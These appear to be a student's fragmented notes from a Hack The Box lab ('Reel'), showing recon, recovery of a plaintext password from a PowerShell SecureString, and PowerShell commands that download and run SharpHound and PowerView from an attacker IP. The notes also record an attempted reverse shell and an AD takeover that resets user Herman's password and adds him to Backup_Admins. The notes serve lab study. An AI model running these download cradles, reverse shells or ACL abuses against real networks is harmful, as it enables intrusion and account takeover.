Win: Reel


nmap notes:

ftp open on port 21 , anonymous login allowed , windows banner
ssh open on port 22 (7.6) --> usually no ssh on windows so weird , so it should be a linux machine
if not windows server 2012 R2 -- R1 is vulnerable


when pinging
if ttl = 127 --> think windows
else some form of linux

FTP :
ftp 10.10.10.77
anonymous
mget *


exiftool   --> extracts metadata
exiftool AppLocker.docx



```
PS C:\Windows\system32> Get-Service | where {$_.Status -eq "Running
[HTB-3] 0:openvpn  1:ncat*Z 2:bash-
```




```
PS C:\users\nico\Desktop> $pass = "01000000d08c9ddf0115d1118c7a00c04fc297eb01000000e4a07bc7aaeade47925c42c8be58707300000000002000000000000003660000c00000
0010000000d792a6f34a55235c22da98b0c041ce7b0000000004800000a00000001000000065d20f0b4ba5367e53498f0209a3319420000000d4769a161c2794e19fcefff3e9c763bb3a8
790deebf51fc51062843b5d52e40214000000ac62dab09371dc4dbfd763fea92b9d5444748692" | convertto-securestring
PS C:\users\nico\Desktop> $user = "HTB\Tom"
PS C:\users\nico\Desktop> $cred = New-Object System.Management.Automation.PSCredential($user, $pass)
PS C:\users\nico\Desktop> $cred

UserName                                                                                                     Password
--------                                                                                                     --------
HTB\Tom                                                                                          System.Security.SecureString


PS C:\users\nico\Desktop> $cred | fl


UserName : HTB\Tom
Password : System.Security.SecureString



PS C:\users\nico\Desktop> $cred.GetNetworkCredential()

UserName                                            Domain
--------                                            ------
Tom                                                 HTB


PS C:\users\nico\Desktop> $cred.GetNetworkCredential() | fl


UserName       : Tom
Password       : 1ts-mag1c!!!
SecurePassword : System.Security.SecureString
Domain         : HTB



PS C:\users\nico\Desktop>
[HTB-3] 0:openvpn  1:ncat*Z 2:bash-                                                                                          "htb" 10:56 09-Nov-18
```



```
PS C:\users\nico\Desktop> IEX(New-Object Net.WebClient).downloadString('http://10.10.14.17/SharpHound.ps1')
PS C:\users\nico\Desktop> Invoke-Bloodhound -CollectionMethod All
PS C:\users\nico\Desktop> Invoke-PowerShellTcp : Exception calling "Invoke" with "2" argument(s): "AggregateException_ctor_DefaultMessage"
At line:127 char:1
+ Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.17 -Port 9001
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [Write-Error], WriteErrorException
    + FullyQualifiedErrorId : Microsoft.PowerShell.Commands.WriteErrorException,Invoke-PowerShellTcp

[HTB-3] 0:openvpn  1:ncat*Z 2:bash  3:python-                                                          "htb" 10:58 09-Nov-18
```

installing bloodhound
two ways :

https://stealingthe.network/quick-guide-to-installing-bloodhound-in-kali-rolling/



Linux

For much better instructions on setting up BloodHound on Linux, see this blog post:
https://stealingthe.network/quick-guide-to-installing-bloodhound-in-kali-rolling/

1. Download and install neo4j community edition.

   Optional: configure the REST API to accept remote connections if you plan to run neo4j and the PowerShell ingestor on different hosts.

2. Clone the BloodHound GitHub repo.

   ```
   git clone https://github.com/adaptivethreat/Bloodhound
   ```

3. Start the neo4j server, pointing neo4j to the provided sample graph database.

4. Run BloodHound from the release found here or build BloodHound from source.


   ```
   ./BloodHound
   ```

5. Authenticate to the provided sample graph database at bolt://localhost:7687. The username is "neo4j", and the password is "BloodHound".

You're now ready to get started with data collection!


running Bloodhound

net groups /domain




```
PS C:\Windows\system32> y:
PS Y:\> dir
PS Y:\> IEX(New-Object Net.WEbClient).downloadString('http://10.10.14.17/SharpHound.ps1')
```


https://github.com/PowerShellMafia/PowerSploit



```
PS Q:\> Set-DomainObjectOwner -Identity Herman -OwnerIdentity nico
PS Q:\> IEX(New-Object Net.WebClient).downloadString('http://10.10.14.17/PowerView.ps1')
PS Q:\> dir


    Directory: Q:\


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d----        09/11/2018     16:11            tmp
-a---        09/11/2018     16:11          0 20181109161035_ous.json
-a---        09/11/2018     16:12      64515 20181109161035_groups.json
-a---        09/11/2018     16:13       6921 BloodHound.bin
-a---        09/11/2018     16:12       2051 20181109161035_domains.json
-a---        09/11/2018     16:13       8369 20181109161243_BloodHound.zip
-a---        09/11/2018     16:12       1027 20181109161035_gpos.json
-a---        09/11/2018     16:12      22531 20181109161035_users.json
-a---        09/11/2018     16:12       1027 20181109161035_computers.json


PS Q:\> del *
```




```
PS Q:\> PS Q:\> Invoke-Bloodhound -CollectionMethod All
PS Q:\> Add-DomainObjectAcl -TargetIdentity Herman -PrincipalIdentity nico -Rights ResetPassword -Verbose
PS Q:\> Exception calling "CommitChanges" with "0" argument(s): "Access is denied.
"
At line:8585 char:25
+                        $TargetEntry.PsBase.CommitChanges()
+                        ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
    + FullyQualifiedErrorId : DotNetMethodException


PS Q:\> Set-DomainObjectOwner -Identity Herman -OwnerIdentity nico
PS Q:\> Set-DomainObjectOwner -Identity Herman -OwnerIdentity nico -verbose
PS Q:\> Add-DomainObjectAcl -TargetIdentity Herman -PrincipalIdentity nico -Rights ResetPassword -Verbose
PS Q:\> del *
PS Q:\> Invoke-Bloodhound -CollectionMethod All
PS Q:\> $pass = ConvertTo-SecureString 'PleaseSubscribe!' -AsPlainText -Force
PS Q:\> Set-DomainUserPassword Herman -AccountPassword $pass -Verbose
PS Q:\>
```



```
PS Q:\> Get-DomainGroup -MemberIdentity Herman | select samaccountname

samaccountname
--------------
Restrictions
DR_Site
MegaBank_Users
Domain Users
```

adding a member in another group



```
PS Q:\> Get-DomainGroup -MemberIdentity Herman | select samaccountname

samaccountname
--------------
Restrictions
DR_Site
MegaBank_Users
Domain Users


PS Q:\> $cred = New-Object System.Management.Automation.PSCredential('HTB\Herman', $pass)
PS Q:\> Add-DomainGroupMember -Identity 'Backup_Admins' -Members Herman -Credential $cred
PS Q:\> Get-DomainGroup -MemberIdentity Herman | select samaccountname

samaccountname
--------------
Restrictions
DR_Site
MegaBank_Users
Domain Users
Backup_Admins
```

ofcourse u need to watch that again , specially last 30 min
what is watson ????